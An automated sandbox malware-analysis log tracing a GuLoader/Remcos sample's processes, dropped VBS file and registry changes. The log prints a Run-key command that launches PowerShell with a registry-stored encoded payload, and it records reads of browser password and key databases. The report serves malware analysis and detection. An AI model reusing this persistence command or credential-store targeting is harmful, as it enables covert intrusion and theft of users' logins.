C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	1733	00 0a 00 00 00 47 65 74 2d 52 61 6e 64 6f 6d 08 00 00 00 03 00 00 00 43 46 53 01 00 00 00 0a 00 00 00 4f 75 74 2d 53 74 72 69 6e 67 08 00 00 00 0e 00 00 00 57 72 69 74 65 2d 50 72 6f 67 72 65 73 73 08 00 00 00 14 00 00 00 44 69 73 61 62 6c 65 2d 50 53 42 72 65 61 6b 70 6f 69 6e 74 08 00 00 00 11 00 00 00 55 70 64 61 74 65 2d 46 6f 72 6d 61 74 44 61 74 61 08 00 00 00 11 00 00 00 57 72 69 74 65 2d 49 6e 66 6f 72 6d 61 74 69 6f 6e 08 00 00 00 0d 00 00 00 43 6f 6e 76 65 72 74 54 6f 2d 58 6d 6c 08 00 00 00 0c 00 00 00 53 65 74 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0b 00 00 00 4f 75 74 2d 50 72 69 6e 74 65 72 08 00 00 00 fd fd fd fd c0 58 50 fd 7a fd 08 49 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50	Get-RandomCFSOut-StringWrite-ProgressDisable-PSBreakpointUpdate-FormatDataWrite-InformationConvertTo-XmlSet-VariableOut-PrinterXPzIC:\Program Files (x86)\WindowsP	success or wait	1	6C6A9B71	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D74099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D74099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D74099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D74099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D6962DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D74D97A	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D74D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D74D97A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D6962DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux	unknown	620	success or wait	1	6D6962DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D74099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D74099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D74099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D74099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D6962DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\9f9243d8d725bda1845cde132efbe100\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D6962DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Numerics\29620c919d222ee63ccee178145764a0\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	6D6962DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux	unknown	764	success or wait	1	6D6962DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D74099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D74099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D74099B	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D74B684	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D6962DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6C6A9B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	734	end of file	1	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	142	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6C6A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6C6A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C6A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	6C6A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C6A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C6A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	6C6A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C6A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C6A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C6A9B71	ReadFile
C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.dll	unknown	4096	success or wait	1	6C6A9B71	ReadFile
C:\Users\user\AppData\Local\Temp\rettetast.dat	unknown	57933	success or wait	1	891FFA8	ReadFile

Analysis Process: conhost.exe PID: **392**, Parent PID: **2444**

General

Target ID:	22
Start time:	14:16:40
Start date:	12/05/2022

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff69d510000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **4036**, Parent PID: **2444**

General

Target ID:	24
Start time:	14:17:02
Start date:	12/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.cmdline
Imagebase:	0x9f0000
File size:	2141552 bytes
MD5 hash:	EB80BB1CA9B9C7F516FF69AFCFD75B7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\15yt3nse\CSC6AB740706204464FA33B93DBB15436C9.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	BBD9E8	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\15yt3nse\CSC6AB740706204464FA33B93DBB15436C9.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFile Info$TranslationStringFileInf	success or wait	1	A8773E	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.cmdline	unknown	371	success or wait	1	A2D62D	ReadFile
C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.0.cs	unknown	871	success or wait	1	A2D62D	ReadFile

Analysis Process: cvtres.exe PID: **4028**, Parent PID: **4036**

General

Target ID:	25
Start time:	14:17:03
Start date:	12/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES8878.tmp" "c:\Users\user\AppData\Local\Temp\15yt3nse\CSC6AB740706204464FA33B93DBB15436C9.TMP"
Imagebase:	0xa30000
File size:	46832 bytes
MD5 hash:	70D838A7DC5B359C3F938A71FAD77DB0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ieinstal.exe PID: **2480**, Parent PID: **2444**

General

Target ID:	26
Start time:	14:17:18
Start date:	12/05/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0xe90000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000001A.00000003.2611384647.0000000003441000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000001A.00000002.6350241246.0000000003441000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000001A.00000000.2174144664.0000000003210000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	321DAB6	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	321DAB6	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	321DAB6	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	321DAB6	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	321DAB6	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	321DAB6	InternetOpenUrlA
C:\Users\user\AppData\Local\Temp\Medalj.vbs	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	321DAB6	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Medalj.vbs	0	246390	27 41 66 62 75 64 20 46 4a 45 52 44 52 41 20 52 65 74 6e 69 6e 20 53 6d 65 6c 74 65 37 20 46 6c 67 65 73 79 67 64 6f 39 20 61 66 73 6b 61 66 66 65 6c 73 20 6d 61 65 63 65 6e 61 20 53 69 72 70 6c 38 20 44 69 61 6b 6f 6e 69 6b 39 20 52 75 6d 70 65 20 42 65 71 75 65 61 20 66 6c 75 73 73 70 20 65 6c 69 74 65 20 49 4e 47 52 45 44 49 45 4e 20 4d 65 73 61 72 74 65 72 69 32 20 48 59 50 4f 4d 45 20 57 65 74 74 61 62 6c 37 20 0d 0a 27 46 4f 52 46 52 45 20 46 52 41 55 4c 45 49 4e 45 4e 20 61 6e 6c 62 73 20 64 65 6d 69 70 69 6b 20 42 4c 41 54 54 45 44 20 55 20 6d 65 63 61 20 42 61 79 6f 6e 20 50 45 52 49 44 49 4e 49 41 43 20 53 54 45 45 20 55 6e 73 65 70 74 61 74 65 64 20 50 6c 75 72 69 63 75 73 20 46 75 6c 64 20 64 65 73 69 67 6e 20 73 69 6b 6b 20 57 48 4f 4c 45 4e 45	'Afbud FJERDRA Retnin Smelte7 Flgesygdo9 afskaffels maecena Sirpl8 Diakonik9 Rumpe Bequea flussp elite INGREDIEN Mesarteri2 HYPOME Wettabl7 'FORFRE FRAULEINEN anlbs demipik BLATTED U meca Bayon PERIDINIAC STEE U nseptated Pluricus Fuld design sikk WHOLENE	success or wait	1	32140D4	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\zobwfaalrtsxm	unknown	0	success or wait	1	418615	ReadFile
C:\Users\user\AppData\Local\Temp\msjsdp	unknown	2	success or wait	1	418615	ReadFile
C:\Users\user\AppData\Local\Temp\sumouwmncqxiz	unknown	0	success or wait	1	418615	ReadFile
C:\Users\user\AppData\Local\Temp\xxulbm	unknown	2	success or wait	1	418615	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\jin-kpo-mjs-S79OYG\	success or wait	1	410CA8	RegCreateKeyA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\AppDataLow	Runkelro	expand unicode	lwBJAG4AcwB0AHIAdQA5ACAAUwBCAE UAVQBSAFQARQBSAE4ARQAgAFMAbABh AG4AIABTAHAAbwBuAHQAYQBuADcAIA BVAE4AQwBBAEwATAAgAGUAbQBiAG8A IABvAGUAaQB0ACAAVABhAHIAcABhAH AAZQAgAHUAZwBpAGYAdABlAHMAZAAg AEIAQQBDAEsAUwBUAEEASQBSACAAZQ BnAG8AaQB0AHkAaAAgAFMAbQBlAGQA IABVAFIATwBHAEUATgAgAHYAYQBzAG 8AcgByAGgAYQBwACAAQQBtAGUAdABy AG8AIABQAEEAUgBBAFAASABSAEEAUw BUACAASwByAHkAbQBtAGUAbABsAG8A YwAyACAASQBOAFQARQBSAFMAUABJAF IAIABVAG4AcwBxAHUAZQA2ACAAagBh AGMAbwBiAGkAdABpAHMAIABQAEgATw BOAE8AUABIACAAQQBiAHMAYwBvAG4A	success or wait	1	3213631	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			ZABlAHIAcwA3ACAAQwBoAGkAawBpAH QAYQBvAHAAcwAgAFMASwBZAEcARwAg AEQATwBNAE0ARQBEAEEARwBTACAAbg BvAG4AYQBzAHMAaQBzAHQAYQAgAEEA cgBjAGgAYwBoAGUAIAB0AHYAaQB2AC AASwBhAHAAcgBpAGYAbwBsAGkAIABG AGkAbgBhAG4AcwB0AGkAIAANAAoAIw BUAHIAaQBwAHAAZQB0AHMAIABNAGwA awBlADIAIABuAG8AbgBlAHgAcABsAG 8AcgAgAEYATwBMAEsARQBDAEUAIABB AHIAdgBlAGYAbABnAGUAIABGAEEAUw BUAFAAUgBJAFMAUwBZACAASABvAGcA ZwB3ADYAIABSAGUAcABlAHQANAAgAE gAQQBMAFYATwBOAEsATABFACAAQQBy AGIAZQBqAGQAcwAgAFAATABPAFQAVA BFAFIAIABUAHMAZQBkACAADQAKACMA RAB5AG4AYQBtAGkAawBrAGUAbgA3AC AAUwBUAEsAWQBTAFQAVAAgAEgAeQBk AHIAbwBuAGkAdAA1ACAAcgBlAGQAaQ BzAHQAcgBpACAAbQBlAHIAaQBjAGEA cgAgAHYAaQBwAHAAIABGAGEAYgByAD EAIABGAEwATwBWAE0AQQAgAEEAQQBO AEQAUwBIAE8AIABTAHQAYQBhAGwAcw B0AHUAIABKAEUAUwBVAEkAIABUAGEA bgBhACAAQwBvAG0AbQBvACAARwB1AG EAcABpAG4AbwAgAFMAeQBuAGsAcgBv AG4ANwAgAGQAZQB2AGwAaQBuAHIAZQ B0ACAATwBtAHMAdABuAGkAbgBnAHMA ZwAgAFIAZQBzAGUAMgAgAG0AZQB0AH IAbwBsAG8AIABTAFUARwBFAE4ARQBL AEQAQgBPACAAUwB2AGkAcgBwAGUAdA BzAHUAbQAxACAAaAB5AGQAcgBhAHQA ZQByACAATwBCAFMARQBSAFYAQQAgAF QARQBNAFAAQQBOAEEAIABWAEkASwBJ AE4ARwBFAFIAIAB1AHAAcgBpAHYAZQ BlAGsAcwAgAGgAZQBhAHIAdABiACAA RQBtAGIAZQBkACAAVQBOAEEAUwBTAE UATgAgAE8AUABLAEwAQQAgAGUAZQBi AHIAZQBlAHIAZQAgAFAAaQBjAHIAaQ B0AGkAYwAzACAADQAKACMARQBFAEwA SQBFAFMAVAAgAEMAcgB5AHMAdABhAG wAbwBnADEAIABEAFUAUwBJAE4ATQBF ACAASQBuAGQAaQB2ADgAIAB1AGQAcw BrAHIAaQBmAHQAcwBwACAAVABlAGsA bgBvAGsAcgBhADEAIAB0AHkAbgBkAH QAZgAgAEUAbABlAHYAdABpAG0AZ				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			QA2ACAAZAB5AGsAcwB2ACAAYgBvAG4AYg BvAG4AZQByAHMAIABhAG4AdABpAGMA YQBwAGkAdAAgAHUAbgBkAGUAcgAgAH YAaQBlAHIAIABZAEQARQBSAFAAIABL AGwAYgBlAGIAYQBhAG4AZAA5ACAAVg BpAHAAcwB0ADQAIABNAGEAeABpAG0AbwBuACAA				
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Oratorieto	expand unicode	%Vitell% -w 1 $PAKETTE=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Runkelro;%Vitell% -encodedcommand($PAKETTE)	success or wait	1	3213631	RegSetValueExA
HKEY_CURRENT_USER\Environment	Vitell	expand unicode	c:\windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	success or wait	1	3213631	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\jin-kpo-mjs-S79OYG	exepath	binary	3A D4 F1 DA 8A 92 12 27 07 7F F6 8E F6 14 9C 1B 68 DD 35 D7 7A D4 56 64 1D 7F 22 12 F5 F7 E6 E1 D4 2A AC DE 5B C1 98 C4 85 3F 4A 43 5A A8 75 BD 4F 18 8E A0 29 1B BC 34 0A C9 00 AD C5 71 CB B9 66 3F 43 04 07 64 95 5B DD 7D A1 49 E1 85 B5 4F 9A ED A2 7F 54 C5 35 54 CF A5 7E FE BF CE B4 E8 BE 5C 3E E5 33 06 62 10 80 9C 53 BD	success or wait	1	410CD0	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\jin-kpo-mjs-S79OYG	licence	unicode	056D84BB62874B55E056850D840A9C35	success or wait	1	410CD0	RegSetValueExA

Analysis Process: wscript.exe PID: **2964**, Parent PID: **2480**

General

Target ID:	27
Start time:	14:17:31
Start date:	12/05/2022
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Local\Temp\Medalj.vbs"
Imagebase:	0xb60000
File size:	147456 bytes
MD5 hash:	4D780D8F77047EE1C65F747D9F63A1FE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_LNK_SuspiciousCommands, Description: Detects LNK file with suspicious content, Source: 0000001B.00000003.2548688512.0000000000646000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ieinstal.exe PID: **8540**, Parent PID: **2480**

General

Target ID:	28
Start time:	14:17:46
Start date:	12/05/2022

Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe" /stext "C:\Users\user\AppData\Local\Temp\msjsdp
Imagebase:	0xe90000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bhv46D6.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	409A8B	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\msjsdp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4096F4	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bhv46D6.tmp	0	14680064	fd fd fd 47 fd 6b fd 20 06 00 00 00 00 00 00 55 02 00 00 00 00 00 00 d8 7b fd 14 2a 17 02 09 79 01 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 31 00 57 00 01 00 00 00 3b 0d 0e 0c 05 7a 55 0a 3b 0d 0e 0c 05 7a 55 0a 68 02 59 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 34 42 fd fd 14 2a 17 02 09 79 01 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 0a 00 00 00 00 00 00 00 62 4a 00 00 00 00 00 00 6e 00 00 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	G U{*y1W;zU;zUhY4B*ybJn	success or wait	1	40E134	WriteFile
C:\Users\user\AppData\Local\Temp\msjsdp	0	2	fd fd		success or wait	1	40A32B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bhv46D6.tmp	unknown	1024	success or wait	1	40A30C	ReadFile
C:\Users\user\AppData\Local\Temp\bhv46D6.tmp	unknown	32768	success or wait	1	40A30C	ReadFile
C:\Users\user\AppData\Local\Temp\bhv46D6.tmp	unknown	32768	success or wait	1	40A30C	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\ol7uiqa8.default-release\key4.db	unknown	100	success or wait	1	417623	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\ol7uiqa8.default-release\key4.db	unknown	32768	success or wait	1	417623	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\ol7uiqa8.default-release\key4.db	unknown	16	success or wait	2	417623	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	31120	success or wait	1	40A30C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Web Data	unknown	100	success or wait	1	417623	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Web Data	unknown	2048	success or wait	1	417623	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	31120	success or wait	1	40A30C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	100	success or wait	1	417623	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	2048	success or wait	1	417623	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	107327	success or wait	1	40A30C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	100	success or wait	1	417623	ReadFile
